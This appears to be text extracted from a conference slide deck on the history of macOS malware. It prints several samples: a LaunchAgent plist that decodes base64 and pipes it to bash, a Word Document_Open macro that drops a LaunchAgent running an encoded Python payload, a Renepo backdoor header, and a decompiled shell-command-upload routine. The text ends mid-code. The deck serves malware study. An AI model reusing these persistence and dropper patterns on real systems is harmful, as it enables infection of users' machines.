
```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST
... 1.0//EN"
... "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <dict>
5   <key>StartInterval</key>
6   <integer>3600</integer>
7   <key>Label</key>
8   <string>com.chrome.extensionsPop</string>
9   <key>ProgramArguments</key>
10  <array>
11    <string>sh</string>
12    <string>-c</string>
13    <string>echo
...    b3BlbiAtbmEgJ0dvd2dsZSBDaHJvbWUnIC0tYXJncyAtbG9hZC1
...    leHRlbnNpb249Jy9wcm12YXRlL3Zhci90bXAvmjNFNTY5QzItQj
...    lBRC00MDlELUIwNjctQkJBZzZGMTBCQjU4JyAtLW5ldy13aW5kb
...    3cg0i8vYXRpb253aW5kb24uY29tLz90aWQ9OTQ5MTE1w== |
...    base64 --decode | bash</string>
14  </array>
15 </dict>
16 </plist>
```

L: 1 C: 1 XML Saved: 2/25/22, 9:58:32 PM 642 / 55...

Then: first Word macro virus


Concept - 1995

- First cross-platform malware
- Not malicious
- Brought about the end of John Norstad's Disinfectant app



Now: Word macro malware

- No longer common for Mac
 - Still popular with red teams
- Targeted



```
1 Private Sub Document_Open()  
2 Dim path As String  
3 Dim payload As String  
4 payload = "import base64,sys;exec(base64.b64decode({2:str,3:lambda  
... b:bytes(b,'UTF-8')}[sys.version_info[0]]('[...]')))";  
5 path = "%HOME%/../../../../Library/LaunchAgents/~$com.xpnsec.plist"  
6 arg = "<?xml version='1.0' encoding='UTF-8'?>  
7 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"  
... ""http://www.apple.com/DTDs/PropertyList-1.0.dtd"">  
8 <plist version='1.0'>  
9 <dict>  
10 <key>Label</key>  
11 <string>com.xpnsec.sandbox</string>  
12 <key>ProgramArguments</key>  
13 <array>  
14 <string>python</string>  
15 <string>-c</string>  
16 <string>" & payload & "</string></array>  
17 <key>RunAtLoad</key>  
18 <true/>  
19 </dict>  
20 </plist>"  
21 Result = system("echo "" & arg & "" > "" & path & "", "r")  
22 End Sub
```


Then: first backdoor

Renepo - 2004

- Trojan
- First Mac backdoor
- Exfiltrated a lot of data
- Changed LOTS of system settings

```
#!/bin/bash
```

```
#####  
#####
```

```
# opener 2.3.8 - a startup script to turn on  
services and gather user info & hashes for Mac  
OS X
```

```
#####  
#####
```

```
# Originally written by DimBulb
```

```
# Additional code: JawnDoh!, Dr_Springfield,  
g@pple
```

```
# Additional ideas and advice: Zo, BSDOSX
```


Now: backdoors a-plenty!


- Custom code
 - Very common, harder to detect
- Red team tools
 - Cobalt Strike Beacons, EmPyre, EggShell, EvilOSX, basic reverse shell

```
-(void)ExecuteShellCmdAndUpload:(void *)arg2 {
    var_168 = self;
    rbx = [arg2 retain];
